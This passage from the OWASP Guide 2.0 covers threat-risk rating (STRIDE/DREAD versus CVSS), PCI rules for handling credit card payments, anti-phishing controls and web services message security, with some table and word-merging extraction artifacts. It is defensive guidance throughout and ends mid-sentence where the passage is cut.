    OWASP Guide 2.0 vulnerability? CVSS Environmental Collateral How bad is the damage if Damage potential Damage the threat were realized? CVSS Environmental Target How many servers are Affected users (not Distribution affected if the threat directly were realized? equivalent) Alternatively, here is how STRIDE / DREAD map to CVSS: STRIDE attribute Description Closest CVSS attribute Spoofing identity How can users obviate controls to become No direct equivalent another user or act as another user? Tampering with data Can data be tampered with by an attacker to get Integrity the application to obviate security controls or take over the underlying systems (eg SQL injections) Repudiation Can users reject transactions due to a lack of No direct equivalent traceability within the application? Information Can authorization controls be obviated which Confidentiality disclosure would then lead to sensitive information being exposed which should not be? Denial of service Can an attacker prevent authorized users from Availability accessing the system? Elevation of privilege Can an anonymous attacker become a user, or No direct equivalent an authenticated user act as an administrator or otherwise change to a more privileged role? 50
  • 51.
    OWASP Guide 2.0 DREADattribute Description … if the threat is realized Closest CVSS attribute Damage potential What damage may occur? Collateral damage Reproducibility How easy is it for a potential attack to work? ~ Access complexity Exploitability What do you need (effort, expertise) to make Exploitability the attack work? Affected users How many users would be affected by the Target distribution attack? Discoverability How easy is for it attackers to discover the No direct equivalent issue? In general, CVSS is useful for released software and the number of realized vulnerabilities is small. CVSS should produce similar risk rankings regardless of reviewer, but many of the biases built into the overall risk calculation are subjective (i.e. local and remote or which aspect of the application is more important), and thus there may disagreement of the resulting risk ranking. STRIDE/DREAD is useful to reduce attack surface area, improve design, and eliminate vulnerabilities before they are released. It can also be used by reviewers to rank and enumerate threats in a structured way, and produce similar risk rankings regardless of reviewer. Conclusion In the few previous pages, we have touched on the basic principles of web application security. Applications that honor the underlying intent of these principles will be more secure than their counterparts who are minimally compliant with specific controls mentioned later in this Guide. 51
  • 52.
    OWASP Guide 2.0 FurtherReading • Microsoft, Threat Modeling Web Applications, © 2005 Microsoft http://msdn.microsoft.com/security/securecode/threatmodeling/default.aspx?pull=/library /en-us/dnpag2/html/tmwa.asp • Microsoft, Threats and Countermeasures, © 2003 Microsoft • Howard and LeBlanc, Writing Secure Code, 2nd Edition, pp 69 – 124, © 2003 Microsoft Press, ISBN 0-7356-1722-8 • Meier et al, Improving Web Application Security: Threats and Countermeasures, © 2003 Microsoft Press • Saitta, Larcom, and Michael Eddington, A conceptual model for threat modeling applications, July 13 2005 http://dymaxion.org/trike/ http://dymaxion.org/trike/Trike_v1_Methodology_Document-draft.pdf • CVSS http://www.dhs.gov/interweb/assetlibrary/NIAC_CyberVulnerabilitiesPaper_Feb05.pdf • OCTAVE http://www.cert.org/octave/ • AS/NZS 4360:2004 Risk Management, available from Standards Australia and Standards New Zealand: http://shop.standards.co.nz/productdetail.jsp?sku=4360%3A2004%28AS%2FNZS%29 52
  • 53.
    OWASP Guide 2.0 Handlinge-Commerce Payments Objectives To ensure: • Handle payments in a safe and equitable way for users of e-commerce systems • Minimize fraud from cardholder not present (CNP) transactions • Maximize privacy and trust for users of e-commerce systems • Comply with all local laws and PCI (merchant agreement) standards Compliance and Laws If you are a e-commerce merchant, you must comply with all your local laws, such as all tax acts, trade practices, Sale of Goods (or similar) acts, lemon laws (as applicable), and so on. You should consult a source of legal advice competent for your jurisdiction to find out what is necessary. If you are a credit card merchant, you have agreed to the credit card merchant agreements. Typically, these are extremely strict about the amounts of fraud allowed, and the guidelines for “cardholder not present” transactions. You must read and follow your agreement. If you do not understand your agreement, you should consult with your bank’s merchant support for more information. PCI Compliance To comply with the most current regulations concerning credit cards, you must review the PCI Guidelines and your merchant agreement. In brief, here are the twelve requirements you are required to use if you are going to handle credit card payments: Build and maintain a secure network Install and maintain a firewall configuration to protect data Do not use vendor-supplied defaults for system passwords and other security parameters Protect Cardholder Data Protect stored data 53
  • 54.
    OWASP Guide 2.0 Encrypt transmission of cardholder data and sensitive information across public networks Maintain a Vulnerability Management Use and regularly update anti-virus Program software Develop and maintain secure systems and applications Implement Strong Access Control Restrict access to data by business need-to- Measures know Assign a unique ID to each person with computer access Restrict physical access to cardholder data Regularly Monitor and Test Networks Track and monitor all access to network resources and cardholder data Regularly test security systems and processes Maintain an Information Security Policy Maintain a policy that addresses information security OWASP is mentioned in the “Develop and maintain secure systems and applications” requirement. Develop web software and applications based on secure coding guidelines such as the Open Web Application Security Project guidelines. Review custom application code to identify coding vulnerabilities. See www.owasp.org - “The Ten Most Critical Web Application Security Vulnerabilities.” Cover prevention of common coding vulnerabilities in software development processes, to include: … 54
  • 55.
    OWASP Guide 2.0 This Guide is now the best source of information on securing your applications. Although useful, the OWASP Top 10 is designed to be a start on improving your application’s security, not a complete reference. The Top 10 is (at the time of writing) in the process of being updated. Handling Credit Cards Every week, we read about yet another business suffering the ultimate humiliation - their entire customer's credit card data stolen... again. What is not stated is that this is often the end of the business (see CardSystems being revoked by Visa and AMEX in the Further Reading section). Customers hate being forced to replace their credit cards and fax in daily or weekly reversals to their bank’s card services. Besides customer inconvenience, merchants breach their merchant agreement with card issuers if they have insufficient security. No merchant agreement is the death knell for modern Internet enabled businesses. This section details how you should handle and store payment transactions. Luckily, it is even easier than doing it the wrong way. Best Practices • Process transactions immediately online or hand off the processing to your bank • Do not store any CC numbers, ever. If they must be stored, you must follow the PCI guidelines to the letter. We strongly urge you to not store credit card details. • If you are using a shared host for your site, you cannot comply with the PCI guidelines. You must have your own infrastructure to comply with the PCI guidelines. Many businesses are tempted to take the easy way out and store customer's credit card numbers, thinking that they need them. This is incorrect. Do not store credit card numbers. Auth numbers After successfully processing a transaction, you are returned an authorization number. This is unique per transaction and has no intrinsic value of its own. It is safe to store this value, write it to logs, present it to staff and e-mail it to the customer. Handling Recurring payments About the only business reason for storing credit card numbers is recurring payments. However, you have several responsibilities if you support recurring payments: 55
  • 56.
    OWASP Guide 2.0 • You must follow the terms of your merchant agreement. Most merchant agreements require you to have original signed standing authorizations from credit card holders. This bit of signed paper will help you if the customer challenges your charges. • It is best practice to encrypt credit card numbers. This as a mandatory requirement in the PCI guidelines • Limit the term of the recurring payment to no more than one year, particularly if you have “Card holder not present” (CNP) transactions • Expunge the credit card details as soon as the agreement is finished The problem with encryption is that you must be able to decrypt the data later on in the business process. When choosing a method to store cards in an encrypted form, remember there is no reason why the front-end web server needs to be able to decrypt them. Displaying portions of the credit card PCI only allows the presentation of the first six (the BIN) or the last four digits. We strongly urge you to not display the credit card at all if it can be helped. There are many reasons why tracing, sending or presenting a credit card number is handy, but it is not possible to present credit card numbers safely: • If a large organization has several applications, all with different algorithms to present an identifying portion of the credit card, the card will be disclosed. • Sending an email invoice is a low cost method of informing users of charges against their credit cards. However, e-mail is not secure • For many workplaces, call centre staff typically consist of itinerant casuals with extremely high churn rates • Logs are attacked not to eliminate evidence, but to obtain additional secrets. • In countries with small numbers of banking institutions, the institutional BIN numbers are limited. Therefore, it is possible to guess workable BIN numbers and reconstruct the card number even if most of the card number has been obscured. Most credit cards consist of 16 digits (although some are 14 or 15 digits, such as Amex): XXXX XXYY YYYY YYYC C is the checksum. X is the BIN number, which refers to the issuing institution. Y is the client's card number. 56
  • 57.
    OWASP Guide 2.0 You must not store the CCV, CCV2 and PVV (or PIN Verification Value). These are a credit card validation field used by many payment gateways to protect against imprint fraud as the value is on the reverse of the card. Storing this value is not allowed as per sections 3.2.3 and 3.4. For these reasons, it is strongly recommended that you do not present the user or your staff with open or obscured credit card numbers. but we recommend you do not display any digits of a credit card at all – just the expiry date. Swiping cards This section is not applicable to most web application developers, but bears repeating. You are not allowed to double swipe a customer’s card. This is the common practice of swiping the card in the electronic funds transfer terminal and then in the point of sale system. This is partially to prevent customers becoming used to people swiping their cards multiple times, which is unfortunately, all too often the first step before the customer’s card is fraudulently duplicated or otherwise misused. You are not allowed to store the contents of the magnetic stripe or the stored value chip. Patching and maintenance The PCI requires you to patch your systems within one month of the patch becoming available for any part of your system which helps process or store credit card transactions. You must have virus protection, and it must be up to date. Reversals There are two potential frauds from reversals: an insider pushing money from the organization's account to a third party, and an outsider who has successfully figured out how to use an automated reversal process to "refund" money which is not owing, for example by using negative numbers. Reversals should always be performed by hand, and should be signed off by two distinct employees or groups. This reduces the risk from internal and external fraud. It is essential to ensure that all values are within limits, and signing authority is properly assigned. 57
  • 58.
    OWASP Guide 2.0 For example, in Melbourne, Australia in 2001, a trusted staff member used a mobile EFTPOS terminal to siphon off $400,000 from a sporting organization. If the person had been less greedy, she would never have been caught. It is vital to understand the amount of fraud the organization is willing to tolerate. Chargeback Many businesses operate on razor thin margins, known as "points" in sales speak. For example, "6 points" means 6% profit above gross costs, which is barely worth getting out of bed in the morning. Therefore, if you find yourself on the end of many charge backs after shipping goods, you've lost more than just the profit of one transaction. In retail terms, this is called "shrinkage,” but police refer to it as fraud. There are legitimate reasons for charge backs, and your local consumer laws will tell you what they are. However, most issuers take a dim view of merchants with a high charge back ratio as it costs them a lot of time and money and indicates a lack of fraud controls. You can take some simple steps to lower your risk. These are: • Money is not negative. Use strong typing to force zero or positive numbers, and prevent negative numbers. • Don't overload a charge function to be the reversal by allowing negative values. • All charge backs and reversals require logging, auditing, and manual authorization. • There should be no code on your web site for reversals or charge backs • Don't ship goods until you have an authorization receipt from the payment gateway • The overwhelming majority of credit cards have a strong relationship between BIN numbers and the issuing institution's country. Strongly consider not shipping goods to out-of-country BIN cards • For high value goods, consider making the payment an over-the-phone or fax authority. Some customers will try charge backs one time too many. Keep tabs on customers who charge back, and decide if they present excessive risk Always ask for the customer's e-mail and phone number that the issuing institution has for the customer. This helps if other red flags pop up 58
  • 59.
    OWASP Guide 2.0 A 10 cent sign is worth a thousand dollars of security infrastructure. Make it known on your website that you prosecute fraud to the fullest extent of the law and all transactions are fully logged. Further Reading • Visa and AMEX revoke CardSystems for PCI breaches: http://www.theregister.co.uk/2005/07/19/cardsystems/ • AMEX, Visa, Mastercard, Discover, JCB, Diner’s Club – Payment Card Industry Payment Card Industry (PCI) Data Security Standard http://www.visa-asia.com/ap/center/merchants/riskmgmt/includes/uploads/AP_PCI_Data_Security_Standard_1.pdf https://sdp.mastercardintl.com/pdf/pcd_manual.pdf • Visa Cardholder Information Security Program http://usa.visa.com/business/accepting_visa/ops_risk_management/cisp.html Account Information Security Program http://www.visa-asia.com/ap/sea/merchants/riskmgmt/ais.shtml Mapping CISP to PCI http://usa.visa.com/download/business/accepting_visa/ops_risk_management/cisp_Mappi ng_CISPv2.3_to_PCIv1.0.pdf 59
  • 60.
    OWASP Guide 2.0 Phishing Phishing attacks are one of the highest visibility problems for banking and e-commerce sites, with the potential to destroy a customer’s livelihood and credit rating. There are a few precautions that application writers can follow to reduce the risk, but most phishing controls are procedural and user education. Phishing is a completely different approach from most scams. In most scams, there is misrepresentation and the victim is clearly identifiable. In phishing, the lines are blurred: • The identify theft victim is a victim. And they will be repeatedly victimized for years. Simply draining their bank account is not the end. Like all types of identify theft, the damage is never completely resolved. Just when the person thinks that everything has finally been cleaned up, the information is used again. • Banks, ISPs, stores and other phishing targets are victimized – they suffer a huge loss of reputation and trust by consumers. If you received a legitimate email from Citibank today, would you trust it? Phishing starts like the stereotypical protection racket. Customers of a particular business are directly attacked. Unlike a protection racket, the company is never directly targeted and no protection money is demanded. In the few blackmail cases, the customers may still be victimized later. What is phishing? Phishing is misrepresentation where the criminal uses social engineering to appear as a trusted identity. They leverage the trust to gain valuable information; usually details of accounts, or enough information to open accounts, obtain loans, or buy goods through e-commerce sites. Up to 5% of users seem to be lured into these attacks, so it can be quite profitable for scammers – many of whom send millions of scam e-mails a day. The basic phishing attack follows one or more of these patterns: 60
  • 61.
    OWASP Guide 2.0 • Delivery via web site, e-mail or instant message, the attack asks users to click on a link to “re-validate” or “re-activate” their account. The link displays a believable facsimile of your site and brand to con users into submitting private details • Sends a threatening e-mail to users telling them that the user has attacked the sender. There’s a link in the e-mail which asks users to provide personal details • Installs spyware that watches for certain bank URLs to be typed, and when typed, up pops a believable form that asks the users for their private details • Installs spyware (such as Berbew) that watches for POST data, such as usernames and passwords, which is then sent onto a third party system • Installs spyware (such as AgoBot) that dredges the host PC for information from caches and cookies • “Urgent” messages that the user’s account has been compromised, and they need to take some sort of action to “clear it up” • Messages from the “Security” section asking the victim to check their account as someone illegally accessed it on this date. Just click this trusty link… Worms have been known to send phishing e-mails, such as MiMail, so delivery mechanisms constantly evolve. Phishing gangs (aka organized crime) often use malicious software like Sasser or SubSeven to install and control zombie PCs to hide their actions, provide many hosts to receive phishing information, and evade the shutdown of one or two hosts. Sites that are not phished today are not immune from phishing tomorrow. Phishers have a variety of uses for stolen accounts -- any kind of e-commerce is usable. For example: 61
  • 62.
    OWASP Guide 2.0 • Bank accounts: Steal money. But other uses: Money laundering. If they cannot convert the money to cash, then just keep it moving. Just because you don't have anything of value sitting in the account does not mean that the account has no value. Many bank accounts are linked. So compromising one will likely compromise many others. Bank accounts can lead to social security numbers and other account numbers. (Do you pay bills using an auto-pay system? Those account numbers are also accessible. Same with direct deposit.) • PayPal: All the benefits of a bank without being a bank. No FDIC paper trail. • eBay: Laundering. • Western Union: "Cashing out". Converting stolen money to cash. • Online music and other e-commerce stores. Laundering. Sometimes goods (e.g., music) are more desirable than money. Cashing out takes significant resources. Just getting music (downloadable, instant, non-returnable) is easy. And easy is sometimes desirable. • ISP accounts. Spamming, compromising web servers, virus distribution, etc. Could also lead to bank accounts. For example, if you use auto-pay from your bank to your ISP, then the ISP account usually leads to the bank account number. • Physical utilities (phone, gas, electricity, water) directly lead to identity theft. • And the list goes on. It is not enough to not trust emails from banks. You need to question emails from all sources. User Education Users are the primary attack vector for phishing attacks. Without training your users to be wary of phishing attempts, they will fall victim to phishing attacks sooner or later. It is insufficient to say that users shouldn’t have to worry about this issue, but unfortunately, there are few effective technical security controls that work against phishing attempts as attackers are constantly working on new and interesting methods to defraud users. Users are the first, and often the last, lines of defense, and therefore any workable solution must include them. Create a policy detailing exactly what you will and will not do. Regularly communicate the policy in easy to understand terms (as in “My Mom will understand this”) to users. Make sure they can see your policies on your web site. 62
  • 63.
    OWASP Guide 2.0 From time to time, ask your users to confirm that they have installed anti-virus software, anti-spyware, keep it up to date, scanned recently, and have updated their computer with patches recently. This keeps basic computer hygiene in the users’ minds, and they know they shouldn’t ignore it. Consider teaming with anti-virus firms to offer special deals to your users to provide low cost protection for them (and you). However, be aware that user education is difficult. Users have been lulled into “learned helplessness”, and actively ignore privacy policies, security policies, license agreements, and help pages. Do not expect them to read anything you communicate with them. Make it easy for your users to report scams Monitor abuse@yourdomain.com and consider setting up a feedback form. Users are often your first line of defense, and can alert you far sooner than simply waiting for the first scam victims to come forward. Every minute of a phishing scam counts. Communicating with customers via e-mail Customer relationship management (CRM) is a huge business, so it’s highly improbable that you can prevent your business from sending customers marketing materials. However, it is vital to communicate with users in a safe way: 63
  • 64.
    OWASP Guide 2.0 • Education - Tell users every single time you communicate with them, that: • they must type your URL into their browser to access your site • you don’t provide links for them to click • you will never ask them for their secrets • and if they receive any such messages, they should immediately report any such e-mail to you, and you will forward that on to their local law enforcement agencies • Consistent branding – don’t send e-mail that references another company or domain. If your domain is “example.com”, then all links, URLs, and email addresses should strictly reference “example.com”. Using mixed brands and multiple domains – even when your company owns the multiple domain names – generates user confusion and permits attackers to impersonate your company. • Reduce Risk - don’t send e-mail at all. Communicate with your users using your website rather than e-mail. The advantages are many: the content can be in HTML, it’s more secure (as the content cannot be easily spoofed by phishers), it is much cheaper than mass mailing, doesn’t involve spamming the Internet, and your customers are aware that you never send e-mail, so any e-mail received from “you” is fraudulent. • Reduce Risk - don’t send HTML e-mail. If you must send HTML e-mail, don’t allow URLs to be clickable and always send well-formed multi-part MIME e-mails with a readable text part. HTML content should never contain JavaScript, submission forms, or ask for user information. • Reduce Risk - be careful of using “short” obfuscated URLs (like http://redir.example.com/f45jgk) for users to type in, as scammers may be able to work out how to use your obfuscation process to redirect users to a scam site. In general, be wary of redirection facilities – nearly all of them are vulnerable to XSS. • Increase trust - Many large organizations outsource customer communications to third parties. Work with these organizations to make all e-mail communications appear to come from your organization (i.e., crm.example.com where example.com is your domain, rather than smtp34.massmailer.com or even worse, just an IP address). This goes for any image providers that are used in the main body. 64
  • 65.
    OWASP Guide 2.0 • Increase trust - set up a Sender Policy Framework (SPF) record in your DNS to validate your SMTP servers. Phishing e-mails not sent from servers listed in your SPF records will be rejected by SPF aware MTAs. If that fails, scam messages will be flagged by newer MUAs like Outlook 2003 (with recent product updates applied), Thunderbird, and Eudora. Over time, this control will become more and more effective as ISPs, users and organizations upgrade to versions of software that has SPF enabled by default • Increase trust - consider using S/MIME to digitally sign your communications • Incident Response - Don’t send users e-mail notification that their account has been locked or fraud has occurred – if that has happened, just lock their accounts and provide a telephone number or e-mail address for them to contact you (or even better, ring the user) Never ask your customers for their secrets Scammers will often ask your users to provide their credit card number, password or PIN to “reactivate” their accounts. Often the scammers will present part of a credit card number or some other verifier (such as mother’s maiden name – which is obtainable via public records), which makes the phish more believable. Make sure your processes never need users’ secrets; even partial secrets like the last four digits of a credit card, or rely on easily available “secrets” that are obtainable from public records or credit history transcripts. Tell the users you will not ask them for secrets, and to notify you if they receive an e-mail or visit a web page that looks like you and requires them to type in their secrets. Fix all your XSS issues Do not expose any code that has XSS issues, particularly unauthenticated code. Phishers often target vulnerable code, such as redirectors, search fields, and other forms on your website to push the user to their attack sites in a believable way. For more information on XSS prevention, please see the User Agent Injection section of the Interpreter Injection chapter. Do not use pop-ups Pop-ups are a common technique used by scammers to make it seem like they are coming from your domain. If you don’t use them, it makes it much more difficult for scammers to take over a user’s session without being detected. 65
  • 66.
    OWASP Guide 2.0 Tell your users you do not use pop-ups and to report any examples to you immediately. Don’t be framed As pop-ups started to be blocked by most browsers by default, phishers have started to use iframes and frames to host malicious content whilst hosting your actual application. They can then use bugs or features of the DOM model to discover secrets in your application. Use the TARGET directive to create a new window, which will usually break out of IFRAME and other JavaScript jails. This usually means using something like: <A HREF=”http://www.example.com/login” TARGET=”_top”> to open a new page in the same window, but without using a pop-up. Your application should regularly check the DOM model to inspect your client’s environment for what you expect to see, and reject access attempts that containing any additional frames. This doesn’t help with Browser Helper Objects (BHO’s) or spyware toolbars, but it can help close down many scams. Move your application one link away from your front page It is possible to diminish naïve phishing attacks: • Make the authenticator for your application on a separate page. • Consider implementing a simple referrer check. In section 0, we show that referrer fields are easily spoofed by motivated attackers, so this control doesn’t really work that well against even moderately skilled attackers, but closes off links in e-mails as being an attack vector. • Encourage your users to type your URL or simply don’t provide a link for them to click. Referrer checks are effective against indirect attackers such as phishers – a hostile site cannot force a user’s browser to send forged referrer headers. Enforce local referrers for images and other resources Scammers will try to use actual images from your web site, or from partner web sites (such as loyalty programs or edge caching partners providing faster, nearby versions of images). Make the scammers use their own saved copies as this increases the chances that they will get it wrong, or the images will have changed by the time the attack is launched. 66
  • 67.
    OWASP Guide 2.0 The feature is typically called “anti-leeching”, and is implemented in most of the common web servers but disabled by default in most. Akamai, which calls this feature “Request Based Blocking”, and hopefully all edge caching businesses, can provide this service to their customers. Consider using watermarked images, so you can determine when the image was obtained so you can trace the original spider. It may not be possible to do this for busy websites, but it may be useful to watermark an image once per day in such cases. Investigate all accesses that enumerate your entire website or only access images – you can spider your own website to see what it looks like and to capture a sequence of access entries that can be used to identify such activity. Often the scammers are using their own PCs to do this activity, so you may be able to provide law enforcement with probable IP addresses to chase down. Keep the address bar, use SSL, do not use IP addresses Many web sites try to stop users seeing the address bar in a weak attempt to prevent the user tampering with data, prevent users from book marking your site, or pressing back, or some other feature. All of these excuses do not help users avoid phishing attacks. Data that is user sensitive should be moved to the session object or – at worst – tamperproof, hidden fields. Book marking does not work if authorization enforces login requirements. Pressing back can be defeated in two ways – JavaScript hacks and sequence cookies. Users should always be able to see your domain name – not IP addresses. This means you will need to register all your hosts rather than push them to IP addresses. Don’t be the source of identity theft If you hold a great deal of data about a user, as a bank or government institution might, do not allow applications to present this data to end users. For example, Internet Banking solutions may allow users to update their physical address records. There is no point in displaying the current address within the application, so the Internet Banking solution’s database doesn’t need to hold address data – only back end systems do. In general, minimize the amount of data held by the application. If it’s not there to be pharmed, the application is safer for your users. Implement safe-guards within your application Consider implementing: 67
  • 68.
    OWASP Guide 2.0 • If you’re an ISP or DNS registrar, make the registrant wait 24 hours for access to their domain; often scammers will register and dump a domain within the first 24 hours as the scam is found out. • If an account is opened, but not used for a period of time (say a week or a month), disable it. • Does all the registration info check out? For example, does the ZIP code mean California, but the phone number come from New York? If it doesn’t, don’t enable the account. • Daily limits, particularly for unverified customers. • Settlement periods for offsite transactions to allow users time to repudiate transactions. • Only deliver goods to the customer’s home country and address as per their billing information (i.e., don’t ship a camera to Fiji if the customer lives in Noumea) • Only deliver goods to verified customers (or consider a limit for such transactions). • If your application allows updates to e-mail addresses or physical addresses, send a notification to both the new and old addresses when the key contact details change. This allows fraudulent changes to be detected by the user. • Do not send existing or permanent passwords via e-mails or physical mail. Use one time, time limited verifiers instead. Send notification to the user that their password has been changed using this mechanism. • Implement SMS or e-mail notification of account activities, particularly those involving transfers and change of address or phone details. • Prevent too many transactions from the same user being performed in a certain period of time – this slows down automated attacks. • Two factor authentication for highly sensitive or high value transactional accounts. Monitor unusual account activity Use heuristics and other business logic to determine if users are likely to act on a certain sequence of events, such as: 68
  • 69.
    OWASP Guide 2.0 • Clearing out their accounts • Conducting many small transactions to get under your daily limits or other monitoring schemes • If orders from multiple accounts are being delivered to the same shipping address. • If the same transactions are being performed quickly from the same IP address Prevent pharming - Consider staggering transaction delays using resource monitors or add a delay. Each transaction will increase the delay by a random, but increasing, amount so that by the 3rd or certainly by the 10th transaction, the delay is significant (3 minutes or more between pages). Get the phishing target servers offline pronto Work with law enforcement agencies, banking regulators, ISPs and so on to get the phishing victim server (or servers) offline from the Internet as quickly as possible. This does not mean destroy! These systems contain a significant amount of information about the phisher, so never destroy the system – if the world was a perfect place, it should be forensically imaged and examined by a competent computer forensic examiner. Any new malicious software identified should be handed over to as many anti-virus and anti-spyware companies as possible. Zombie and phishing server victims are usually unaware that their host has been compromised and they’ll be grateful that you’ve spotted it, so don’t try for a dawn raid with the local SWAT team. If you think the server is under the direct control of a scammer, you should let the law enforcement agencies handle the issue, as you should never deal with the scammer directly for safety reasons. If you represent an ISP, it’s important to understand that simply wiping and re-imaging the server, whilst good for business, practically guarantees that your systems will be repeatedly violated by the same organized crime gangs. Of all the phishing victims, ISPs need to take the most care in finding and resolving these cases, and work with local and international law enforcement. 69

  • 70.
    OWASP Guide 2.0 Takecontrol of the fraudulent domain name Many scammers try to use homographs and similar or mis-spelt domain names to spoof your web site. For example, if a user sees http://www.example.com, but the x in example is a homograph from another character set, or the user sees misspellings such as http://www.exmaple.com/ or http://www.evample.com/ the average user will not notice the difference. It is important to use the dispute resolution process of the domain registrar to take control of this domain as quickly as possible. Once it’s in your control, it cannot be re-used by attackers in the future. Once you have control, lock the domain so it cannot be transferred away from you without signed permission. Limitations with this approach include • There are an awful lot of domains variations, so costs can mount up • It can be slow, particularly with some DRP policies – disputes can take many months and a lawyer’s picnic of cash to resolve • Monitoring a TLD like .COM is nearly impossible – particularly in competitive regimes • Some disputes cannot be won if you don’t hold a trademark or registration mark for your name, and even then… • Organized crime is organized – some even own their own registrars or work so closely with them as to be indistinguishable from them. Work with law enforcement The only way to get rid of the problem is to put the perpetrators away. Work with your law enforcement agencies – help them make it easier to report the crime, handle the evidence properly, and prosecute. Don’t forward every e-mail or ask your users to do this, as it’s the same crime. Collate evidence from your users, report it once, and make it obvious that you take fraud seriously. Help your users sue the scammers for civil damages. For example, advise clients of their rights and whether class action lawsuits are possible against the scammers. Unfortunately, many scammers come from countries with weak or non-existent criminal laws against fraud and phishing. In addition, many scammers belong to (or act on behalf of) organized crime. It is dangerous to contact these criminals directly, so always heed the warnings of your law enforcement agencies and work through them. 70
  • 71.
    OWASP Guide 2.0 Whenan attack happens Be nice to your users – they are the unwitting victims. If you want to retain a customer for life, this is the time to be nice to them. Help them every step of the way. Have a phishing incident management policy ready and tested. Ensure that everyone knows their role to restrict the damage caused by the attacks. If you are a credit reporting agency or work with a regulatory body, make it possible for legitimate victims to move credit identities. This will allow the user’s prior actual history to be retained, but flag any new access as pure fraud. Further Reading • Anti-phishing working group http://www.antiphishing.org/ 71
  • 72.
    OWASP Guide 2.0 WebServices This section of the Guide details the common issues facing Web services developers, and methods to address common issues. Due to the space limitations, it cannot look at all of the surrounding issues in great detail, since each of them deserves a separate book of its own. Instead, an attempt is made to steer the reader to the appropriate usage patterns, and warn about potential roadblocks on the way. Web Services have received a lot of press, and with that comes a great deal of confusion over what they really are. Some are heralding Web Services as the biggest technology breakthrough since the web itself; others are more skeptical that they are nothing more than evolved web applications. In either case, the issues of web application security apply to web services just as they do to web applications. At the simplest level, web services can be seen as a specialized web application that differs mainly at the presentation tier level. While web applications typically are HTML-based, web services are XML-based. Interactive users for B2C transactions normally access web applications, while web services are employed as building blocks by other web applications for forming B2B chains using the so-called SOA model. Web services typically present a public functional interface, callable in a programmatic fashion, while web applications tend to deal with a richer set of features and are content-driven in most cases. Securing Web Services Web Service, like other distributed applications, require protection at multiple levels: • SOAP messages that are sent on the wire should be delivered confidentially and without tampering • The server needs to be confident who it is talking to and what the clients are entitled to • The clients need to know that they are talking to the right server, and not a phishing site (see the Phishing chapter for more information) • System message logs should contain sufficient information to reliably reconstruct the chain of events and track those back to the authenticated callers Correspondingly, the high-level approaches to solutions, discussed in the following sections, are valid for pretty much any distributed application, with some variations in the implementation details. 72
  • 73.
    OWASP Guide 2.0 The good news for Web Services developers is that these are infrastructure-level tasks, so, theoretically, it is only the system administrators who should be worrying about these issues. However, for a number of reasons discussed later in this chapter, WS developers usually have to be at least aware of all these risks, and oftentimes they still have to resort to manually coding or tweaking the protection components. Communication security There is a commonly cited statement, and even more often implemented approach – “we are using SSL to protect all communication, we are secure”. At the same time, there have been so many articles published on the topic of “channel security vs. token security” that it hardly makes sense to repeat those arguments here. Therefore, listed below is just a brief rundown of most common pitfalls when using channel security alone: • It provides only “point-to-point” security Any communication with multiple “hops” requires establishing separate channels (and trusts) between each communicating node along the way. There is also a subtle issue of trust transitivity, as trusts between node pairs {A,B} and {B,C} do not automatically imply {A,C} trust relationship. • Storage issue After messages are received on the server (even if it is not the intended recipient), they exist in the clear-text form, at least – temporarily. Storing the transmitted information at the intermediate aggravates the problem or destination servers in log files (where it can be browsed by anybody) and local caches. • Lack of interoperability While SSL provides a standard mechanism for transport protection, applications then have to utilize highly proprietary mechanisms for transmitting credentials, ensuring freshness, integrity, and confidentiality of data sent over the secure channel. Using a different server, which is semantically equivalent, but accepts a different format of the same credentials, would require altering the client and prevent forming automatic B2B service chains. Standards-based token protection in many cases provides a superior alternative for message- oriented Web Service SOAP communication model. 73
  • 74.
    OWASP Guide 2.0 That said – the reality is that the most Web Services today are still protected by some form of channel security mechanism, which alone might suffice for a simple internal application. However, one should clearly realize the limitations of such approach, and make conscious trade- offs at the design time, whether channel, token, or combined protection would work better for each specific case. Passing credentials In order to enable credentials exchange and authentication for Web Services, their developers must address the following issues. First, since SOAP messages are XML-based, all passed credentials have to be converted to text format. This is not a problem for username/password types of credentials, but binary ones (like X.509 certificates or Kerberos tokens) require converting them into text prior to sending and unambiguously restoring them upon receiving, which is usually done via a procedure called Base64 encoding and decoding. Second, passing credentials carries an inherited risk of their disclosure – either by sniffing them during the wire transmission, or by analyzing the server logs. Therefore, things like passwords and private keys need to be either encrypted, or just never sent “in the clear”. Usual ways to avoid sending sensitive credentials are using cryptographic hashing and/or signatures. Ensuring message freshness Even a valid message may present a danger if it is utilized in a “replay attack” – i.e. it is sent multiple times to the server to make it repeat the requested operation. This may be achieved by capturing an entire message, even if it is sufficiently protected against tampering, since it is the message itself that is used for attack now (see the XML Injection section of the Interpreter Injection chapter). Usual means to protect against replayed messages is either using unique identifiers (nonces) on messages and keeping track of processed ones, or using a relatively short validity time window. In the Web Services world, information about the message creation time is usually communicated by inserting timestamps, which may just tell the instant the message was created, or have additional information, like its expiration time, or certain conditions. The latter solution, although easier to implement, requires clock synchronization and is sensitive to “server time skew,” whereas server or clients clocks drift too much, preventing timely message delivery, although this usually does not present significant problems with 74
  • 75.
    OWASP Guide 2.0 modern-daycomputers. A greater issue lies with message queuing at the servers, where messages may be expiring while waiting to be processed in the queue of an especially busy or non-responsive server. Protecting message integrity When a message is received by a web service, it must always ask two questions: “whether I trust the caller,” “whether it created this message.” Assuming that the caller trust has been established one way or another, the server has to be assured that the message it is looking at was indeed issued by the caller, and not altered along the way (intentionally or not). This may affect technical qualities of a SOAP message, such as the message’s timestamp, or business content, such as the amount to be withdrawn from the bank account. Obviously, neither change should go undetected by the server. In communication protocols, there are usually some mechanisms like checksum applied to ensure packet’s integrity. This would not be sufficient, however, in the realm of publicly exposed Web Services, since checksums (or digests, their cryptographic equivalents) are easily replaceable and cannot be reliably tracked back to the issuer. The required association may be established by utilizing HMAC, or by combining message digests with either cryptographic signatures or with secret key-encryption (assuming the keys are only known to the two communicating parties) to ensure that any change will immediately result in a cryptographic error. Protecting message confidentiality Oftentimes, it is not sufficient to ensure the integrity – in many cases it is also desirable that nobody can see the data that is passed around and/or stored locally. It may apply to the entire message being processed, or only to certain parts of it – in either case, some type of encryption is required to conceal the content. Normally, symmetric encryption algorithms are used to encrypt bulk data, since it is significantly faster than the asymmetric ones. Asymmetric encryption is then applied to protect the symmetric session keys, which, in many implementations, are valid for one communication only and are subsequently discarded. Applying encryption requires conducting an extensive setup work, since the communicating parties now have to be aware of which keys they can 